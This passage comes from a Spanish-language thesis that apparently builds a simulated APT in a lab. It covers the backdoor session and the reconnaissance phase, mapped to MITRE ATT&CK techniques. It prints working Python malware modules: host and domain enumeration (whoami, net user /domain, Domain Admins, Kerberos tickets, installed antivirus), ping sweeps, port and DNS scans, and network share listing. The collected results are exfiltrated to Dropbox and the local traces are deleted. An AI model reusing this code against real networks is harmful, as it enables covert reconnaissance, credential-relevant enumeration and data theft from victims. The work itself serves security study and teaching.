


Figura 4.12: Captura del equipo WINDOWS01 - Fase Backdoor

Una vez realizada la persistencia y actualización, la APT intentará conectarse al servidor. En este ejemplo, nos llega una conexión desde el equipo 192.168.1.1 y el puerto 61643. Ahora que tenemos la sesión, podemos ejecutar comandos nativos. Tenemos disponibles una serie

de comandos que podemos ver con el comando ”help”, como ”check” que comprueba el nivel de permisos que tenemos. En este ejemplo, no tenemos permisos de administrador.




Figura 4.13: Captura de los equipos WINDOWS01 y Kali - Fase Backdoor

También podemos tomar capturas de pantalla del equipo infectado.




Figura 4.14: Captura de los equipos WINDOWS01 y Kali - Fase Backdoor

Las técnicas de MITRE ATT&CK que se han cubierto en este apartado son:

Backdoor	
Nombre de la técnica	**ID de la técnica**
Command and Control	TA0011
Encrypted Channel: Symmetric Cryptography	T1573.001
Non-Standard Port	T1571

Cuadro 4.3: Técnicas empleadas en backdoor

4.7. Reconocimiento

En esta fase se busca recoger información de los equipos de la red interna, si están activos y, en ese caso, qué puertos tienen abiertos. Lo que haremos será hacer pings a los equipos de la red para ver si están activos y luego probaremos a conectarnos a sus puertos. Posteriormente recogeremos información del sistema usando diferentes comandos nativos. Finalmente exfiltraremos los datos obtenidos a la nube.

Para esto, usaremos las siguientes técnicas de la matriz MITRE:

- **Gather Victim Network Information (T1590):** Usaremos comandos nativos del sistema operativo Windows para recoger información de los equipos de la red, los puertos que tiene abiertos y si tienen carpetas de red disponibles.
- **Gather Victim Host Information (T1592):** Usaremos comandos nativos del sistema operativo Windows para obtener los usuarios, versión instalada o antivirus.
- **Active Scanning (T1595):** Realizaremos escaneos activos en la subred para obtener información que luego nos pueda servir para escalar privilegios o propagarnos por la red.

4.7.1. Código y desarrollo

Para obtener esta información ejecutaremos los siguientes comandos:

- **Información del sistema:** recolectaremos información usando comandos nativos del sistema. Los comandos ejecutados son los siguientes:
  - whoami: Muestra el nombre de usuario del usuario que lo lanzó.
  - systeminfo: Muestra información sobre el sistema.
  - net localgroup: Muestra los grupos de usuarios del sistema local.
  - net localgroup Administradores/Administrators: Muestra los usuarios locales administradores.
  - net user: Muestra los usuarios del sistema.
  - net groups: Muestra los grupos de usuarios del dominio.
  - net user /domain: Muestra los usuarios del dominio.
  - net group /domain ”Admins. del dominio”/”Domain Admins”: Muestra los usuarios administradores del dominio.
  - net accounts: Muestra la configuración de las políticas de contraseñas y cuentas.
  - net share: Muestra las carpetas compartidas accesibles del sistema local.
  - nltest /dsgetdc: %userdomain %: Muestra información del dominio.
  - klist tickets: Muestra los tickets de Kerberos que tenemos asignados.

- tasklist /v: Muestra los grupos de usuarios del sistema local.
- Antivirus instalados: para obtener esta información usaremos el siguiente comando de powershell:

```
powershell.exe Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct
```

Listing 4.59: Comando para enumerar antivirus

El método que implementa esta funcionalidad es **sysinfo()**. Ejecutamos todos los comandos y guardamos los resultados de su ejecución en el archivo **sys.txt**.

```
def sysinfo():
  global scanned
  global admin

  sysFile = open(tempFolder+"sys.txt", "w")

  is_admin()
  sysFile.write(admin+"\n\n")

  commands = []
  #https://jdhitsolutions.com/blog/powershell/5187/get-antivirus-product-status-with-powershell/
  antivCmd = "powershell.exe Get-CimInstance -Namespace root/SecurityCenter2 -ClassName
    AntivirusProduct"


  commands = ["whoami","systeminfo","net localgroup",
  "net localgroup Administradores", "net localgroup Administrators",
  "net user","net groups","net user /domain",
  'net group /domain "Admins. del dominio"',
  'net group /domain "Domain Admins"',"tasklist /v","net accounts",
  antivCmd,"nltest /dsgetdc:%userdomain%","klist tickets","tree C:/"]



  for c in commands:
    result = "none"
    try:
      proc = subprocess.Popen(c, shell=True,
        stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
      result = proc.stdout.read() + proc.stderr.read()

      try:
        result = result.decode('utf-8')
      except:
        result = result.decode('latin1')
        pass

      sysFile.write("Command: "+ c + "\n\n")
      sysFile.write(result)
      sysFile.write("\n")
      sysFile.write("#####################################")
      sysFile.write("#####################################\n")
    except:
      pass
```

Listing 4.60: Código fuente del método sysinfo()

Una vez hecho esto, subimos el archivo a la nube y lo borramos del sistema.

```
  sysFile.close()

  uploaded = uploadDropbox(tempFolder,"sys.txt")

```

```
5
6     # Si no se han subido correctamente se reintenta
7     for i in range(1,3):
8       if not uploaded:
9         time.sleep(2)
10        if not uploaded:
11          uploaded = uploadDropbox(tempFolder,'sys.txt')
12
13    if not uploaded:
14      scanned = False
15
16    os.remove(tempFolder+'sys.txt')
```

Listing 4.61: Código fuente del método sysinfo()

- **Escaneo de pings:** este tipo de escaneo hará un ping a todos los equipos que estén en la misma subred que el equipo infectado y guardará en la variable global **upPcs** aquellas IPs que manden un mensaje de respuesta. En caso de que ningún equipo haya respondido al escaneo de ping (solo nuestro equipo cuando hacemos ping a nuestra IP) podemos asumir que se están bloqueando y marcamos todas las posibles IPs como activas para futuros escaneos.

```
1  def pingSweep():
2    global subnet
3    global upPcs
4    for i in range(0, 255):
5      target_ip = subnet + str(i)
6      response = ping(target_ip, timeout=0.01)
7
8      if str(response) != "None":
9        upPcs.append(target_ip)
10   # si el ping esta bloqueado por el firewall
11   # asumimos que todos los equipos estan activos
12   if len(upPcs) < 2:
13     upPcs = []
14     for i in range(0, 255):
15       target_ip = subnet + str(i)
16       upPcs.append(target_ip)
```

Listing 4.62: Código fuente del método pingSweep()

- **Escaneo de puertos más comunes:** este escaneo intentará conectarse a los equipos activos, almacenados en la variable global **upPcs**, a través de los puertos más comunes. Los puertos que se contemplan en este método son los puertos 21(ftp), 22(ssh), 23(telnet), 53(DNS), 80(http), 443(https), 445(smb) y 3389(rdp). Los resultados se guardarán en el fichero **portScan.txt**.

```
1  # COMMON PORT SCAN
2  def commonPorts():
3     global upPcs
4
5  (1)scanFile = open(tempFolder+"portScan.txt", "w")
6     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7     try:
8       # 21(ftp),22(ssh),23(telnet),53(DNS),80(http),443(https),445(smb),3389(rdp)
9       commonPorts = [21,22,23,53,80,443,445,3389]
10
11      #para cada pc activo intentamos conectarnos a los puertos mas comunes
12      for pc in upPcs:
13        scanFile.write("IP: %s \n" % pc)
```

```
14          for port in commonPorts:
15  (2)       s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
16            s.settimeout(0.5)
17            connection = s.connect_ex((pc,port))
18
19            if(connection == 0):
20              scanFile.write("\t %d OPEN \n" % port)
21            s.close()
22      except:
23        pass
24
25  (3)scanFile.close()
26      s.close()
```

Listing 4.63: Código fuente del método commonPorts()

Primero, **(1)** abrimos el fichero en que vamos a guardar los resultados e instanciamos un socket para realizar las conexiones con los equipos. Después, **(2)** para cada equipo guardado en la variable upPcs intentamos conectarnos a cada uno de los puertos guardados en la variable commonPorts. Si la conexión tiene éxito se guarda en el fichero el puerto encontrado y posteriormente se cierra la conexión. Una vez hemos terminado, **(3)** cerramos el socket y el fichero con los resultados.

- **Escaneo de DNS:** este método se ocupará de buscar servidores DNS en la subred. Al contrario que otros métodos, no usará la variable upPcs para evitar posibles cortafuegos e intentará conectarse al puerto 53(DNS) de todos los equipos posibles de la subred. Los resultados se guardarán en el fichero **dnsServers.txt**.

```
1   # DNS SERVERS SEARCH
2   def dnsScan():
3     global subnet
4
5   (1)scanFile = open(tempFolder+"dnsServers.txt", "w")
6      s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7      try:
8        for i in range(0, 255):
9   (2)    target_ip = subnet + str(i)
10           s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
11           s.settimeout(0.5)
12           connection = s.connect_ex((target_ip,53))
13
14           if(connection == 0):
15             scanFile.write("DNS server: %s \n" % target_ip)
16           s.close()
17
18     except:
19       pass
20
21  (3)scanFile.close()
22     s.close()
```

Listing 4.64: Código fuente del método dnsScan()

Primero, **(1)** abrimos el fichero en que vamos a guardar los resultados e instanciamos un socket para realizar las conexiones con los equipos. Después, **(2)** para cada equipo de la subred intentamos conectarnos al puerto 53. Si la conexión tiene éxito se guarda en el fichero el equipo encontrado y posteriormente se cierra la conexión. Una vez hemos terminado, **(3)** cerramos el socket y el fichero con los resultados.

- **Escaneo completo:** en este caso se hará un escaneo de todos los puertos de los equipos guardados en la variable upPcs y los resultados se guardarán en el fichero **fullPortScan.txt**.

```
# COMPLETE SCAN
def fullScan():
  global upPcs

(1)scanFile = open(tempFolder+"fullPortScan.txt", "w")
   s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
   try:
     for pc in upPcs:
       scanFile.write("IP: %s \n" % pc)
       for port in range(0,65535):
(2)      s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
         s.settimeout(0.5)
         connection = s.connect_ex((pc,port))

         if(connection == 0):
           scanFile.write("\t %d OPEN \n" % port)
         s.close()

   except:
     pass

(3)scanFile.close()
   s.close()
```

Listing 4.65: Código fuente del método fullScan()

El funcionamiento es muy similar al de métodos anteriores. Primero, **(1)** abrimos el fichero en que vamos a guardar los resultados e instanciamos un socket para realizar las conexiones con los equipos. Después, **(2)** para cada equipo guardado en la variable upPcs intentamos conectarnos todos los puertos posibles, desde el puerto 1 al 65535. Si la conexión tiene éxito se guarda en el fichero el puerto encontrado y posteriormente se cierra la conexión. Una vez hemos terminado, **(3)** cerramos el socket y el fichero con los resultados.

- **Escaneo de carpetas de red:** este escaneo obtendrá la lista de recursos accesibles de cada uno de los equipos activos en la red con el comando **net view \\IP**. Los resultados se guardarán en el fichero **networkFolders.txt**.

```
def netFolders():
  global subnet
  global upPcs
  output = ""

  scanFile = open(tempFolder+"networkFolders.txt", "w")
  try:
    for pc in upPcs:

      proc = subprocess.Popen("net view \\\\"+pc, shell=True, stdout=subprocess.PIPE, stderr=
    subprocess.PIPE, stdin=subprocess.PIPE)
      result = proc.stdout.read() + proc.stderr.read()

      try:
        result = result.decode('utf-8')
      except:
        result = result.decode('latin1')
        pass
```

```
18
19          scanFile.write(result)
20          scanFile.write("\n#####################################")
21          scanFile.write("#####################################\n")
22      except:
23        pass
24
25      scanFile.close()
```

Listing 4.66: Código fuente del método netFolders()

4.7.2. Experimento Fase de Reconocimiento

En esta sección se mostrará en caso práctico de cómo la APT hace el reconocimiento de la red y de los equipos y exfiltra los resultados a Dropbox.

Después de intentar establecer una conexión con C&C, se inciará un escaneo de pings, de puertos más comunes y carpetas de red disponibles. Una vez finalizados se subirán a la nube los resultados.




Figura 4.15: Captura del equipo WINDOWS01 - Fase Reconocimiento

Posteriormente, se obtendrá información del equipo en el archivo sys.txt. También se subirá a la nube cuando haya finalizado.




Figura 4.16: Captura del equipo WINDOWS01 - Fase Reconocimiento

En la carpeta de Dropbox, tendremos organizados los equipos infectados por la dirección MAC de cada máquina.




Figura 4.17: Captura del directorio Dropbox - Fase Reconocimiento

Las subcarpetas tendrán de nombre la cuenta de usuario con la que se está ejecutando la APT.

Figura 4.18: Captura del directorio Dropbox - Fase Reconocimiento

Dentro de esas carpetas, tendremos los archivos con los resultados.

Figura 4.19: Captura del directorio Dropbox - Fase Reconocimiento

A continuación vemos la lista de equipos activos y, de entre la lista de puertos más comunes, cuáles tienen abiertos.

Figura 4.20: Captura del archivo portScan.txt - Fase Reconocimiento

También tenemos la lista de servidores DNS en la red.

Figura 4.21: Captura del archivo dnsServers.txt - Fase Reconocimiento

Y vemos que tenemos acceso a carpetas compartidas de red del equipo 192.168.5.21.




Figura 4.22: Captura de las carpetas de red disponibles - Fase Reconocimiento

Otra cosa que sabemos es la lista de usuarios del dominio 4.23 y cuáles de ellos son administradores 4.24.

